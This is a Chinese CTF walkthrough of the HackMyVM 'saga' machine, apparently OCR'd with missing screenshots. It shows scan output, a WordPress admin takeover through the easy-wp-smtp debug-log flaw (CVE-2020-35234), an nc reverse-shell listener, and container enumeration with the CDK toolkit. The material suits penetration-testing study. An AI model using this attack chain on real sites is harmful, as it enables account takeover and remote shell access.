信息收集

主机发现

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/real_saga]
└─# arp-scan -I eth1 -l
Interface: eth1, type: EN10MB, MAC: 00:0c:29:78:b2:ba, IPv4: 192.168.56.247
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:13       (Unknown: locally administered)
192.168.56.100  08:00:27:61:f1:de       PCS Systemtechnik GmbH
192.168.56.134  08:00:27:fc:ad:8a       PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.982 seconds (129.16 hosts/sec). 3
responded
```

端口扫描

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/real_saga]
└─# nmap -sT -sC -sV -O -p25,80 192.168.56.134
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-25 15:16 CST
Nmap scan report for 192.168.56.134
Host is up (0.0014s latency).

PORT   STATE SERVICE VERSION
25/tcp open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Did not follow redirect to http://saga.local/
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 08:00:27:FC:AD:8A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 255.50 seconds
```

目录枚举

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/real_saga]
└─# dirsearch -u http://saga.local/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
```

```
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /root/Desktop/xhh/HMV/real_saga/reports/http_saga.local/__25-12-25_15-46-33.txt

Target: http://saga.local/

[15:46:33] Starting:
[15:46:42] 403 -  275B  - /.ht_wsr.txt
[15:46:42] 403 -  275B  - /.htaccess.bak1
[15:46:42] 403 -  275B  - /.htaccess.orig
[15:46:42] 403 -  275B  - /.htaccess.sample
[15:46:42] 403 -  275B  - /.htaccess.save
[15:46:42] 403 -  275B  - /.htaccess_extra
[15:46:42] 403 -  275B  - /.htaccessBAK
[15:46:42] 403 -  275B  - /.htaccess_orig
[15:46:42] 403 -  275B  - /.htaccess_sc
[15:46:42] 403 -  275B  - /.htaccessOLD2
[15:46:42] 403 -  275B  - /.htaccessOLD
[15:46:42] 403 -  275B  - /.html
[15:46:42] 403 -  275B  - /.htm
[15:46:42] 403 -  275B  - /.htpasswd_test
[15:46:42] 403 -  275B  - /.htpasswds
[15:46:42] 403 -  275B  - /.httr-oauth
[15:46:44] 403 -  275B  - /.php
[15:47:06] 301 -  309B  - /backup  ->  http://saga.local/backup/
[15:47:06] 200 -  453B  - /backup/
[15:47:25] 301 -    2B  - /index.php  ->  http://saga.local/
[15:47:25] 301 -    2B  - /index.php/login/  ->  http://saga.local/login/
[15:47:28] 200 -    7KB - /license.txt
[15:47:35] 200 -    0B  - /new
[15:47:45] 200 -    3KB - /readme.html
[15:47:48] 403 -  275B  - /server-status
[15:47:48] 403 -  275B  - /server-status/
[15:48:05] 200 -  403B  - /wordpress/
[15:48:05] 301 -  311B  - /wp-admin  ->  http://saga.local/wp-admin/
[15:48:05] 409 -    3KB - /wp-admin/setup-config.php
[15:48:06] 200 -    0B  - /wp-content/
[15:48:06] 301 -  313B  - /wp-content  ->  http://saga.local/wp-content/
[15:48:06] 500 -    0B  - /wp-content/plugins/hello.php
[15:48:06] 200 -   84B  - /wp-content/plugins/akismet/akismet.php
[15:48:06] 200 -  411B  - /wp-content/upgrade/
[15:48:06] 200 -  606B  - /wp-content/uploads/
[15:48:06] 200 -    0B  - /wp-includes/rss-functions.php
[15:48:06] 301 -  314B  - /wp-includes  ->  http://saga.local/wp-includes/
[15:48:06] 200 -    4KB - /wp-includes/
[15:48:06] 200 -    2KB - /wp-login.php
[15:48:06] 200 -    2B  - /wp-cron.php
```

```
[15:48:06] 302 -    2B  - /wp-signup.php  ->  http://saga.local/wp-login.php?
action=register
[15:48:07] 405 -   44B  - /xmlrpc.php
[15:48:13] 400 -    3B  - /wp-admin/admin-ajax.php
[15:48:13] 200 -    2B  - /wp-config.php

Task Completed
```

发现是wordpress

漏洞扫描

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/real_saga]
└─# nuclei -u http://saga.local/

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.4.10

                projectdiscovery.io

[INF] Your current nuclei-templates  are outdated. Latest is v10.3.5
[WRN] Found 1 templates loaded with deprecated protocol syntax, update before v3
for continued support.
[WRN] Found 1 templates with syntax error (use -validate flag for further
examination)
[INF] Current nuclei version: v3.4.10 (outdated)
[INF] Current nuclei-templates version:  (outdated)
[INF] New templates added in latest release: 0
[INF] Templates loaded for current scan: 9067
[INF] Executing 6948 signed templates from projectdiscovery/nuclei-templates
[WRN] Loading 2119 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 1872 (Reduced 1757 Requests)
[CVE-2023-5561] [http] [medium] http://saga.local/?
rest_route=/wp/v2/users&search=@ [route="?rest_route=/wp/v2/users&"]
```

[missing-sri] [http] [info] http://saga.local/ ["http://saga.local/wp-content/themes/medin/vendor/scroll-with-ease/jquery.scroll-with-ease.min.js?ver=6.1.1","http://saga.local/wp-content/themes/medin/vendor/jquery/jquery-3.2.1.min.js?ver=3.2.1","http://saga.local/wp-content/plugins/wp-survey-and-poll/templates/assets/js/jquery.visible.min.js?ver=1.10.2","http://saga.local/wp-content/plugins/revslider/public/assets/js/rbtools.min.js?ver=6.3.2","http://saga.local/wp-includes/js/jquery/ui/effect.min.js?ver=1.13.2","http://saga.local/wp-content/plugins/contact-form-7/includes/js/index.js?ver=5.4.1","http://saga.local/wp-content/themes/medin/assets/js/skip-link-focus-fix.js?ver=6.1.1","http://saga.local/wp-content/themes/medin/vendor/cookie/jquery.cookie.js?ver=6.1.1","http://saga.local/wp-includes/js/dist/vendor/moment.min.js?ver=2.29.4","http://saga.local/wp-content/plugins/wp-user-chat/js/main.js?ver=6.1.1","http://saga.local/wp-content/plugins/revslider/public/assets/js/rs6.min.js?ver=6.3.2","http://saga.local/wp-content/themes/medin/vendor/waypoints/sticky.min.js?ver=6.1.1","http://saga.local/wp-content/themes/medin/vendor/bootstrap/bootstrap.min.js?ver=6.1.1","http://saga.local/wp-content/themes/medin/vendor/waypoints/jquery.waypoints.min.js?ver=6.1.1","http://saga.local/wp-content/themes/medin/vendor/isotope/isotope.pkgd.min.js?ver=6.1.1","http://saga.local/wp-includes/js/imagesloaded.min.js?ver=4.1.4","http://saga.local/wp-content/themes/medin/js/app.js?ver=6.1.1","http://saga.local/wp-content/themes/medin/vendor/jquery-migrate/jquery-migrate-3.0.1.min.js?ver=3.0.1","http://saga.local/wp-includes/js/dist/vendor/regenerator-runtime.min.js?ver=0.13.9","http://saga.local/wp-content/themes/medin/assets/js/jquery.scrollTo.js?ver=6.1.1","http://saga.local/wp-content/themes/medin/vendor/bootstrap-datetimepicker/bootstrap-datetimepicker.min.js?ver=6.1.1","http://saga.local/wp-content/plugins/wp-survey-and-poll/templates/assets/js/wp_sap.js?ver=1.0.0.2","http://saga.local/wp-content/themes/medin/vendor/popper/popper.min.js?ver=6.1.1","http://saga.local/wp-content/themes/medin/vendor/slick/slick.min.js?ver=6.1.1","http://saga.local/wp-content/plugins/js_composer/assets/js/dist/js_composer_front.min.js?ver=6.1","http://saga.local/wp-content/plugins/theme-shortcodes/assets/theme_rslider_element.js?ver=6.1.1","http://saga.local/wp-content/themes/medin/vendor/countTo/jquery.countTo.js?ver=6.1.1","http://saga.local/wp-content/themes/medin/vendor/schedule/schedule.js?ver=6.1.1","http://saga.local/wp-content/plugins/theme-shortcodes/assets/theme_posts_element.js?ver=6.1.1","http://saga.local/wp-content/plugins/wp-user-chat/js/chat.js?ver=6.1.1","http://saga.local/wp-includes/js/jquery/ui/core.min.js?ver=1.13.2","http://saga.local/wp-includes/js/jquery/ui/effect-slide.min.js?ver=1.13.2","http://saga.local/wp-includes/js/dist/vendor/wp-polyfill.min.js?ver=3.15.0","http://saga.local/wp-content/plugins/wp-user-chat/css/style.css?ver=6.1.1","http://saga.local/wp-includes/css/classic-themes.min.css?ver=1","http://saga.local/wp-content/themes/medin/style.css?ver=6.1.1","http://saga.local/wp-content/themes/medin/assets/css/style-colors-3.css?

ver=6.1.1","http://saga.local/wp-includes/css/dist/block-library/style.min.css?ver=6.1.1","http://saga.local/wp-content/plugins/contact-form-7/includes/css/styles.css?ver=5.4.1","http://saga.local/wp-content/themes/medin/vendor/animate/animate.min.css?ver=6.1.1","http://saga.local/wp-content/themes/medin/vendor/bootstrap-datetimepicker/bootstrap-datetimepicker.css?ver=6.1.1","http://saga.local/wp-content/themes/medin/vendor/twentytwenty/twentytwenty.css?ver=6.1.1","http://saga.local/wp-content/plugins/newsletter/style.css?ver=7.2.0","http://saga.local/wp-content/plugins/wp-survey-and-poll/templates/assets/css/wp_sap.css?ver=6.1.1","http://saga.local/wp-content/plugins/wp-survey-and-poll/templates/assets/css/jquery-ui.css?ver=6.1.1","http://saga.local/wp-content/plugins/revslider/public/assets/css/rs6.css?ver=6.3.2","http://saga.local/wp-content/themes/medin/assets/css/style-colors-common.css?ver=6.1.1","http://saga.local/wp-content/themes/medin/assets/css/medin-dev.css?ver=6.1.1","http://saga.local/wp-content/plugins/js_composer/assets/css/js_composer.min.css?ver=6.1","http://saga.local/wp-content/plugins/wp-user-chat/css/chat.css?ver=6.1.1","http://saga.local/wp-content/themes/medin/vendor/slick/slick.css?ver=6.1.1","http://saga.local/wp-content/themes/medin/assets/css/layout03/style.css?ver=6.1.1"]
[cookies-without-secure] [javascript] [info] saga.local ["_wpas_session"]
[cookies-without-httponly] [javascript] [info] saga.local ["_wpas_session"]
[wordpress-akismet:outdated_version] [http] [info] http://saga.local/wp-content/plugins/akismet/readme.txt ["4.1.9"] [last_version="5.5"]
[wordpress-classic-editor:outdated_version] [http] [info] http://saga.local/wp-content/plugins/classic-editor/readme.txt ["1.6"] [last_version="1.6.7"]
[wordpress-contact-form-7:outdated_version] [http] [info] http://saga.local/wp-content/plugins/contact-form-7/readme.txt ["5.4.1"] [last_version="6.1"]
[wordpress-easy-wp-smtp:outdated_version] [http] [info] http://saga.local/wp-content/plugins/easy-wp-smtp/readme.txt ["1.4.3"] [last_version="2.11.0"]
[wordpress-newsletter:outdated_version] [http] [info] http://saga.local/wp-content/plugins/newsletter/readme.txt ["7.2.0"] [last_version="8.9.2"]
[wordpress-one-click-demo-import:outdated_version] [http] [info] http://saga.local/wp-content/plugins/one-click-demo-import/readme.txt ["3.0.2"] [last_version="3.3.0"]
[wordpress-wp-reset:outdated_version] [http] [info] http://saga.local/wp-content/plugins/wp-reset/readme.txt ["1.90"] [last_version="2.04"]
[waf-detect:apachegeneric] [http] [info] http://saga.local/
[wordpress-wp-user-avatar:outdated_version] [http] [info] http://saga.local/wp-content/plugins/wp-user-avatar/readme.txt ["3.1.7"] [last_version="4.14.0"]
[snmpv3-detect] [javascript] [info] saga.local:161 ["Enterprise: unknown"]
[wp-user-enum:usernames] [http] [low] http://saga.local/?rest_route=/wp/v2/users/ ["wpadmin"]
[backup-directory-listing] [http] [low] http://saga.local/backup/
[wordpress-xmlrpc-detect] [http] [info] http://saga.local/xmlrpc.php
[CVE-2020-35234] [http] [high] http://saga.local/wp-content/plugins/easy-wp-smtp/
[wordpress-directory-listing] [http] [info] http://saga.local/wp-content/uploads/
[wordpress-directory-listing] [http] [info] http://saga.local/wp-content/plugins/
[wordpress-directory-listing] [http] [info] http://saga.local/wp-includes/

```
[missing-cookie-samesite-strict] [http] [info] http://saga.local/
["_wpas_session=3fa3b785282239f7717bd535577cbfc9%7C%7C1766653103%7C%7C1766652743
; expires=Thu, 25-Dec-2025 08:58:23 GMT; Max-Age=1800; path=/"]
[wordpress-login] [http] [info] http://saga.local/wp-login.php
[metatag-cms] [http] [info] http://saga.local/ ["WordPress 6.1.1","Powered by
WPBakery Page Builder - drag and drop page builder for WordPress.","Powered by
Slider Revolution 6.3.2 - responsive, Mobile-Friendly Slider Plugin for WordPress
with comfortable drag and drop interface."]
[tech-detect:revslider] [http] [info] http://saga.local/
[tech-detect:animate.css] [http] [info] http://saga.local/
[addeventlistener-detect] [http] [info] http://saga.local/
[apache-detect] [http] [info] http://saga.local/ ["Apache/2.4.29 (Ubuntu)"]
[http-missing-security-headers:content-security-policy] [http] [info]
http://saga.local/
[http-missing-security-headers:x-content-type-options] [http] [info]
http://saga.local/
[http-missing-security-headers:referrer-policy] [http] [info] http://saga.local/
[http-missing-security-headers:clear-site-data] [http] [info] http://saga.local/
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info]
http://saga.local/
[http-missing-security-headers:permissions-policy] [http] [info]
http://saga.local/
[http-missing-security-headers:x-frame-options] [http] [info] http://saga.local/
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info]
http://saga.local/
[http-missing-security-headers:cross-origin-opener-policy] [http] [info]
http://saga.local/
[http-missing-security-headers:cross-origin-resource-policy] [http] [info]
http://saga.local/
[http-missing-security-headers:strict-transport-security] [http] [info]
http://saga.local/
[mixed-passive-content:img] [http] [info] http://saga.local/
["http://saga.local/wp-content/uploads/2021/06/footer-
post03.png","http://saga.local/wp-content/uploads/2021/06/footer-
post02.png","http://saga.local/wp-content/uploads/2019/01/clinic-banner-
callus.jpg","http://netwire.local/wp-
content/themes/medin/images/logo.png","http://saga.local/wp-
content/uploads/2021/06/footer-post01.png"]
[wordpress-readme-file] [http] [info] http://saga.local/readme.html
[wp-license-file] [http] [info] http://saga.local/license.txt
[wordpress-user-enum] [http] [info] http://saga.local/?author=1
["author/wpadmin"]
[form-detection] [http] [info] http://saga.local/
[wordpress-detect:version_by_js] [http] [info] http://saga.local/ ["6.1.1"]
[wordpress-plugin-detect:contact-form-7] [http] [info] http://saga.local/
[wordpress-plugin-detect:newsletter] [http] [info] http://saga.local/
[wordpress-plugin-detect:wp-user-chat] [http] [info] http://saga.local/
[INF] Scan completed in 3m. 48 matches found.
```

发现有两个CVE

```
[CVE-2023-5561] [http] [medium] http://saga.local/?
rest_route=/wp/v2/users&search=@ [route="?rest_route=/wp/v2/users&"]
[CVE-2020-35234] [http] [high] http://saga.local/wp-content/plugins/easy-wp-
smtp/
```


其中CVE-2020-35234的smtp刚好有25端口开启的服务

```
[wordpress-user-enum] [http] [info] http://saga.local/?author=1
["author/wpadmin"]
```


和一个用户名

漏洞利用


1.找回密码



2.输入发现的用户名然后获取新密码



3.查看日志文件



4.打开连接获得新密码

获得反弹shell

通过后台获得

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/real_saga]
└─# nc -lvnp 6666
listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.134] 55528
成功建立反向shell连接至 192.168.56.247:6666
Linux saga 5.15.0-125-generic #135-Ubuntu SMP Fri Sep 27 13:53:58 UTC 2024
x86_64 x86_64 x86_64 GNU/Linux
 09:23:01 up 38 min,  0 users,  load average: 0.27, 0.14, 0.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

权限提升

通过`ls-al /`发现目前处于docker环境

```
www-data@saga:/$ ls -al
total 84
drwxr-xr-x   1 root root 4096 Nov 12  2024 .
drwxr-xr-x   1 root root 4096 Nov 12  2024 ..
-rwxr-xr-x   1 root root    0 Nov 12  2024 .dockerenv
drwxr-xr-x   1 root root 4096 Nov 12  2024 bin
drwxr-xr-x   2 root root 4096 Apr 24  2018 boot
drwxr-xr-x   5 root root  340 Dec 25 08:44 dev
-rwxrwxrwx   1 root root   93 Nov 11  2024 entrypoint.sh
drwxr-xr-x   1 root root 4096 Nov 12  2024 etc
drwxr-xr-x   1 root root 4096 Nov 12  2024 home
drwxr-xr-x   1 root root 4096 Nov 12  2024 lib
drwxr-xr-x   2 root root 4096 May 30  2023 lib64
drwxr-xr-x   2 root root 4096 May 30  2023 media
drwxr-xr-x   2 root root 4096 May 30  2023 mnt
drwxr-xr-x   2 root root 4096 May 30  2023 opt
dr-xr-xr-x 205 root root    0 Dec 25 08:44 proc
drwx------   1 root root 4096 Nov 12  2024 root
drwxr-xr-x   1 root root 4096 Dec 25 09:25 run
drwxr-xr-x   1 root root 4096 Nov 12  2024 sbin
drwxr-xr-x   2 root root 4096 May 30  2023 srv
dr-xr-xr-x  13 root root    0 Dec 25 08:44 sys
drwxrwxrwt   1 root root 4096 Dec 25 09:20 tmp
drwxr-xr-x   1 root root 4096 May 30  2023 usr
drwxr-xr-x   1 root root 4096 Nov 12  2024 var
```

检查一下

```
www-data@saga:/tmp$ ./cdk_linux_amd64 eva
CDK (Container DucK)
CDK Version(GitCommit): b4105424a2f329020c388e6e16a42e9bb31ef501
```

```
Zero-dependency cloudnative k8s/docker/serverless penetration toolkit by cdxy &
neargle
Find tutorial, configuration and use-case in https://github.com/cdk-team/CDK/

[  Information Gathering - System Info  ]
2025/12/25 09:55:09 current dir: /tmp
2025/12/25 09:55:09 current user: www-data uid: 33 gid: 33 home: /var/www
2025/12/25 09:55:09 hostname: saga
2025/12/25 09:55:09 debian ubuntu 18.04 kernel: 5.15.0-125-generic
2025/12/25 09:55:09 Setuid files found:
        /usr/bin/chfn
        /usr/bin/chsh
        /usr/bin/find
        /usr/bin/gpasswd
        /usr/bin/newgrp
        /usr/bin/passwd
        /usr/bin/sudo
        /bin/mount
        /bin/su
        /bin/umount

[  Information Gathering - Services  ]
2025/12/25 09:55:09 service found in process:
        655     653     python3

[  Information Gathering - Commands and Capabilities  ]
2025/12/25 09:55:09 available commands:

 curl,wget,nc,netcat,docker,find,ps,python3,php,apt,dpkg,apache2,ssh,mysql,git,m
ount,fdisk,gcc,g++,make,base64,perl,sudo
2025/12/25 09:55:09 Capabilities hex of
Caps(CapInh|CapPrm|CapEff|CapBnd|CapAmb):
        CapInh: 0000000000000000
        CapPrm: 0000000000000000
        CapEff: 0000000000000000
        CapBnd: 00000000a80425fb
        CapAmb: 0000000000000000
        Cap decode: 0x0000000000000000 =
[*] Maybe you can exploit the Capabilities below:

[  Information Gathering - Mounts  ]
```

```
0:43 / / rw,relatime - overlay overlay
rw,lowerdir=/var/lib/docker/overlay2/l/XR4HXE3P2V72REWCJA427QF5ZS:/var/lib/docke
r/overlay2/l/XFEIADPWUXKMNUNZFYQGJEJO3V:/var/lib/docker/overlay2/l/N4UUOKKFJXTNV
VABG6UBBRR3JE:/var/lib/docker/overlay2/l/6WT2XQQKEL4V5E6FKJF2RBW6JX:/var/lib/doc
ker/overlay2/l/YXPHWCAFFFBTFX4QCZGOKIFNEB:/var/lib/docker/overlay2/l/NJ5L4SS45BZ
63PQAUL33C4TSTJ:/var/lib/docker/overlay2/l/V3XSABL2WNAOLERACRIH5GODD3:/var/lib/d
ocker/overlay2/l/VZTEP3W2O5JCKFDK67AVTG7LQZ:/var/lib/docker/overlay2/l/6WTKH6NEP
HPV4YFCXHMNGOBJC5:/var/lib/docker/overlay2/l/72EH7HGFVN5YEXJZTQ34YLAJK4:/var/lib
/docker/overlay2/l/AWJONWK7VUMMANKRVHMX4RW7WI:/var/lib/docker/overlay2/l/3TUT5PW
2UCJ4YU74HMGWQDVNGR:/var/lib/docker/overlay2/l/U26574L64SOATETU5NPAIOWMLN:/var/l
ib/docker/overlay2/l/PAKCCUFGIBSFOL2BYAPZ5SOEWO:/var/lib/docker/overlay2/l/GMFUE
23KYS26FO5CFWHKMOE4DO:/var/lib/docker/overlay2/l/KTJKGCKCT55MG4FMR73E7P2ON7:/var
/lib/docker/overlay2/l/SVPZ7PQBNIMXSG5GBNJM4765HI:/var/lib/docker/overlay2/l/BOZ
6A5DKUCBJKEFM7IDEDABTRM:/var/lib/docker/overlay2/l/A5OI3X6HHOFIB32U3O7OP5POQ4:/v
ar/lib/docker/overlay2/l/TUR5FXI6BUVNPXYQKVBIOSVL2R:/var/lib/docker/overlay2/l/Z
HIL262INNEZVXFLI62MS37T4J,upperdir=/var/lib/docker/overlay2/f3abbc5af61c808294cf
134a195ba27Odc79eba65ce45c5705937b7fd781790c/diff,workdir=/var/lib/docker/overla
y2/f3abbc5af61c808294cf134a195ba27Odc79eba65ce45c5705937b7fd781790c/work
0:46 / /proc rw,nosuid,nodev,noexec,relatime - proc proc rw
0:47 / /dev rw,nosuid - tmpfs tmpfs rw,size=65536k,mode=755,inode64
0:48 / /dev/pts rw,nosuid,noexec,relatime - devpts devpts
rw,gid=5,mode=620,ptmxmode=666
0:49 / /sys ro,nosuid,nodev,noexec,relatime - sysfs sysfs ro
0:28 / /sys/fs/cgroup ro,nosuid,nodev,noexec,relatime - cgroup2 cgroup
rw,nsdelegate,memory_recursiveprot
